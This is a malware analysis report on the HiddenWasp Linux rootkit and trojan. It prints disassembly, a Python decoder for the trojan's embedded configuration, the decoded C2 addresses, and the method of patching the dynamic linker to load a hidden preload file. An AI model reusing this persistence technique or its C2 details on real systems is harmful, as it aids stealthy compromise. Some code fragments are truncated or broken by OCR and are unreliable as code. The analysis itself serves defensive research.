
```
mov     [rsp+0CE0h+var_CA8], rax
lea     rax, [rbp+var_830]
mov     [rsp+0CE0h+var_CB0], rax
lea     rax, [rbp+var_828]
mov     [rsp+0CE0h+var_CB8], rax
lea     rax, [rbp+var_850]
mov     [rsp+0CE0h+var_CC0], rax
lea     rax, [rbp+var_818]
mov     [rsp+0CE0h+var_CC8], rax
lea     rax, [rbp+var_820]
mov     [rsp+0CE0h+var_CD0], rax
lea     rax, [rbp+var_848]
mov     [rsp+0CE0h+var_CD8], rax
lea     rax, [rbp+local_tcp_port]
mov     [rsp+0CE0h+var_CE0], rax
mov     r9, rdx
mov     r8, rcx
mov     rcx, rdi
mov     rdx, r10
mov     rdi, r11        ; s
mov     eax, 0
call    _sscanf
mov     eax, [rbp+local_tcp_port]
cmp     eax, 61061
jz      short loc_23E8
```

```
mov     eax, [rbp+remote_tcp_port]
cmp     eax, 61061
jz      short loc_23E8
```

```
mov     rsi, [rbp+stream] ; stream
lea     rdi, [rbp+s]      ; s
call    _fputs
```

```
mov     rdi, [rbp+fd]   ; stream
call    _fclose
mov     rdi, [rbp+stream] ; stream
```

The rootkit primarily implements artifact hiding mechanisms as well as tcp connection hiding as previously mentioned. Overall functionality of the rootkit can be illustrated in the following diagram:



2.3 The Trojan:

The trojan comes in the form of a statically linked ELF binary linked with stdlibc++. We noticed that the trojan has code connections with ChinaZ's Elknot implant in regards to some common MD5 implementation in one of the statically linked libraries it was linked with:

In addition, we also see a high rate of shared strings with other known ChinaZ malware, reinforcing the possibility that actors behind HiddenWasp may have integrated and modified some MD5 implementation from Elknot that could have been shared in Chinese hacking forums:

Generic Malware Edit
Malware 32 Strings

Elknot Edit
Malware 27 Strings

BillGates Edit
Malware 20 Strings

DNSAmp Edit
Malware 18 Strings


Elastic Edit
Malware 16 Strings

ChaChaBot Edit
Malware 4 Strings

CoinMiner Edit
Malware 2 Strings

Unique Edit
Unknown 1,017 Strings


When we analyze the main we noticed that the first action the trojan takes is to retrieve its configuration:



```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_148= qword ptr -148h
var_13C= dword ptr -13Ch
envp= qword ptr -138h
argv= qword ptr -130h
argc= dword ptr -124h
worker= Worker ptr -120h
options= Options ptr -0C0h
propre= ProtectPreload ptr -81h
optval= Json::Value ptr -80h
var_60= Json::Value ptr -60h
var_40= Json::Value ptr -40h
user= byte ptr -19h
h= qword ptr -18h

push    rbp
mov     rbp, rsp
push    rbx
sub     rsp, 148h
mov     [rbp+argc], edi
mov     [rbp+argv], rsi
mov     [rbp+envp], rdx
lea     rdi, [rbp+optval] ; this
mov     esi, 0          ; Json::ValueType
call    _ZN4Json5ValueC1ENS_9ValueTypeE ; Json::Value::Value(Json::ValueType)
mov     rax, [rbp+argv]
mov     rdi, [rax]      ; filepath
lea     rsi, [rbp+optval] ; value
call    _Z10GetOptionsPcRN4Json5ValueE ; GetOptions(char *,Json::Value &)
lea     rdi, [rbp+optval] ; this
call    _ZNK4Json5Value6isNullEv ; Json::Value::isNull(void)
test    al, al
jz      short loc_413987
```


```
987:                    ; WhoAmI(void)
 _Z6WhoAmIv
 [rbp+user], al
 [rbp+user], 0
```

The malware configuration is appended at the end of the file and has the following structure:



```
000b38c0: 6f6e 3556 616c 7565 3669 734e 756c 6c45  on5Value6isNullE
000b38d0: 7600 7074 6872 6561 645f 6174 7472 5f73  v.pthread_attr_s
000b38e0: 6574 6465 7461 6368 7374 6174 6540 4047  etdetachstate@@G
000b38f0: 4c49 4243 5f32 2e32 2e35 006e 7531 3100  LIBC_2.2.5.nu11.
000b3900: 0000 786e 7531 318c c284 d3e8 f008 241d  ..xnu11.......$.
000b3910: 126a dba6 a4d9 fcef 017a 7b08 31d7 c684  .j.......z{.1...
000b3920: e6bd b253 6b73 1f3b cfd6 f996 90b8 4072  ...Sks.;......@r
000b3930: 741d 352c ca81 d5d1 f857 6471 0129 34db  t.5,.....Wdq.)4.
000b3940: ae90 87dd 0301 2756 797d ceef c585 d416  ......'Vy}......
000b3950: 0f2a 5d73 24d4 f5e2 85b0 3234 6f0c 3d39  .*]s$.....24o.=9
000b3960: c0ea ec99 a44b 487e 0a13 24c0 eff1 8fba  .....KH~..$.....
000b3970: 5d38 3e48 572e ceeb f79f aeb0 172e 3600  ]8>HW.........6.
000b3980: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000b3990: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000b39a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000b39b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000b39c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000b39d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

The malware will try to load itself from the disk and parse this blob to then retrieve the static encrypted configuration.



```
mov     [rbp+value], rsi
mov     rdi, [rbp+filepath] ; filename
mov     esi, offset modes ; "rb"
call    _fopen
mov     [rbp+fd], rax
cmp     [rbp+fd], 0
jz      loc_41314D
```

```
mov     rdi, [rbp+fd]    ; stream
mov     edx, 2           ; whence
mov     rsi, 0FFFFFFFFFFFFFF01h ; off
call    _fseek
mov     dword ptr [rbp+flag], 0
mov     [rbp+flag+4], 0
mov     rcx, [rbp+fd]    ; stream
lea     rdi, [rbp+flag] ; ptr
mov     edx, 4           ; n
mov     esi, 1           ; size
call    _fread
lea     rax, [rbp+flag]
mov     [rbp+var_148], rax
mov     [rbp+var_150], offset aNull ; "null"
mov     [rbp+var_158], 4
cld
mov     rsi, [rbp+var_148]
mov     rdi, [rbp+var_150]
mov     rcx, [rbp+var_158]
repe cmpsb
setnbe  dl
setb    al
mov     ecx, edx
sub     cl, al
mov     eax, ecx
movsx   eax, al
test    eax, eax
jz      short loc_412FAF
```

```
loc_412FAF:                 ; s
lea     rdi, [rbp+flag]
mov     edx, 5              ; n
mov     esi, 0              ; c
call    _memset
mov     [rbp+len], 0
lea     rdi, [rbp+len]      ; ptr
mov     rcx, [rbp+fd]       ; stream
mov     edx, 4              ; n
mov     esi, 1              ; size
call    _fread
mov     eax, [rbp+len]
test    eax, eax
jnz     short loc_412FF5
```

```
loc_412FF5:
mov     eax, [rbp+len]
mov     edi, eax            ; netlong
call    _ntohl
mov     [rbp+len], eax
mov     rcx, [rbp+fd]       ; stream
lea     rdi, [rbp+flag]    ; ptr
mov     edx, 4              ; n
mov     esi, 1              ; size
call    _fread
lea     rax, [rbp+flag]
mov     [rbp+var_160], rax
mov     [rbp+var_168], offset aNull ; "null"
```

Once encryption configuration has been successfully retrieved the configuration will be decoded and then parsed as json.

The cipher used to encode and decode the configuration is the following:


```
simplepassword = ['\xf7', '\xe0', '\xc9', '\xb2', '\x9b', '\x84', 'm', 'V', '?', '(', '\x11', '\xf9', '\
xe2', '\xcb', '\xb4', '\x9d', '\x86', 'o', 'X', 'A', '*', '\x13', '\xfb', '\xe4', '\xcd', '\xb6', '\x9f'
, '\x88', 'q', 'Z', 'C', ',', '\x15', '\xfd', '\xe6', '\xcf', '\xb8', '\xa1', '\x8a', 's', '\\', 'E', '
', '\x17', '\x00', '\xe8', '\xd1', '\xba', '\xa3', '\x8c', 'u', '^', 'G', '0', '\x19', '\x02', '\xea', '
\xd3', '\xbc', '\xa5', '\x8e', 'w', '`', 'I', '2', '\x1b', '\x04', '\xec', '\xd5', '\xbe', '\xa7', '\x9
', 'y', 'b', 'K', '4', '\x1d', '\x06', '\xee', '\xd7', '\xc0', '\xa9', '\x92', '{', 'd', 'M', '6', '\x1
', '\x08', '\xf0', '\xd9', '\xc2', '\xab', '\x94', '}', 'f', 'O', '8', '!', '\n', '\xf2', '\xdb', '\xc4'
, '\xad', '\x96', '\x7f', 'h', 'Q', ':', '#', '\x0c', '\xf4', '\xdd', '\xc6', '\xaf', '\x98', '\x81', '
', 'S', '<', '%', '\x0e', '\xf6', '\xdf', '\xc8', '\xb1', '\x9a', '\x83', 'l', 'U', '>', "'", '\x10', '\
xf8', '\xe1', '\xca', '\xb3', '\x9c', '\x85', 'n', 'W', '@', ')', '\x12', '\xfa', '\xe3', '\xcc', '\xb5'
, '\x9e', '\x87', 'p', 'Y', 'B', '+', '\x14', '\xfc', '\xe5', '\xce', '\xb7', '\xa0', '\x89', 'r', '[',
'D', '-', '\x16', '\xfe', '\xe7', '\xd0', '\xb9', '\xa2', '\x8b', 't', ']', 'F', '/', '\x18', '\x01', '\
xe9', '\xd2', '\xbb', '\xa4', '\x8d', 'v', '_', 'H', '1', '\x1a', '\x03', '\xeb', '\xd4', '\xbd', '\xa6'
, '\x8f', 'x', 'a', 'J', '3', '\x1c', '\x05', '\xed', '\xd6', '\xbf', '\xa8', '\x91', 'z', 'c', 'L', '5'
, '\x1e', '\xef', '\xd8', '\xc1', '\xaa', '\x93', '|', 'e', 'N', '7', ' ', '\t', '\xf1', '\xda', '\xc3',
 '\xac', '\x95', '~', 'g', 'P', '9', '"', '\x0b', '\xf3', '\xdc', '\xc5', '\xae', '\x97', '\x80', 'i', '
R', ';', '$', '\r', '\xf5', '\xde', '\xc7', '\xb0', '\x99', '\x82', 'k', 'T', '=', '&', '\x0f', '\xf7']

def decodeConfig(data, size):
    plaintext = ''
    offset = 0
    for i in range(size):
        plaintext += chr(ord(data[i]) ^ ord(simplepassword[offset]))
        offset = offset + 1 % 255
    return plaintext
```

This cipher seems to be an RC4 alike algorithm with an already computed PRGA generated key-stream. It is important to note that this same cipher is used later on in the network communication protocol between trojan clients and their CNCs.

After the configuration is decoded the following json will be retrieved:


```
{
        "Master": {
                "Domain":"",
                "IP":"103.206.123.13",
                "Port":61061
        },
        "Standby": {
                "Domain":"",
                "IP":"103.206.122.245",
                "Port":61061
        }
}
```

Moreover, if the file is running as root, the malware will attempt to change the default location of the dynamic linker's LD_PRELOAD path. This location is usually at /etc/ld.so.preload, however there is always a possibility to patch the dynamic linker binary to change this path:




```
call    _ZNK4Json5Value6isNullEv ; Json::Value::isNul
test    al, al
jz      short loc_413987

loc_413987:                     ; WhoAmI(void)
call    _Z6WhoAmIv
mov     [rbp+user], al
cmp     [rbp+user], 0
jz      short loc_41399A

call    patch_ld
```

Patch_ld function will scan for any existent /lib paths. The scanned paths are the following:



```
dq offset aLib              ; DATA XREF: get_ld_locations+21↑o
                            ; get_ld_locations+3D↑r
                            ; "/lib/"
dq offset aLibX86_64Linux ; "/lib/x86_64-linux-gnu/"
dq offset aLibI386LinuxGn ; "/lib/i386-linux-gnu/"
dq offset aLib32            ; "/lib32/"
dq offset aLibx32           ; "/libx32/"
dq offset aLib64            ; "/lib64/"
db    0
db    0
```

The malware will attempt to find the dynamic linker binary within these paths. The dynamic linker filename is usually prefixed with ld-<version number>.




```
loc_41FA96:
mov     rax, [rbp+var_20]
add     rax, 13h
mov     [rbp+var_D8], rax
mov     [rbp+var_E0], offset aLd2 ; "ld-2"
mov     [rbp+var_E8], 4
cld
mov     rsi, [rbp+var_D8]
mov     rdi, [rbp+var_E0]
mov     rcx, [rbp+var_E8]
repe cmpsb
setnbe  dl
setb    al
mov     ecx, edx
sub     cl, al
mov     eax, ecx
movsx   eax, al
test    eax, eax
jnz     loc_41FB99
```

```
loc_41FBB7:
mov     rdi, [r
call    _closed
```

```
v       eax, [rbp+var_34]
qe
l       rax, 3
```

```
loc_41FBC0:
add     [rbp+var_28], 8
```

Once the dynamic linker is located, the malware will find the offset where the /etc/ld.so.preload string is located within the binary and will overwrite it with the path of the new target preload path, that one being /sbin/.ifup-local.

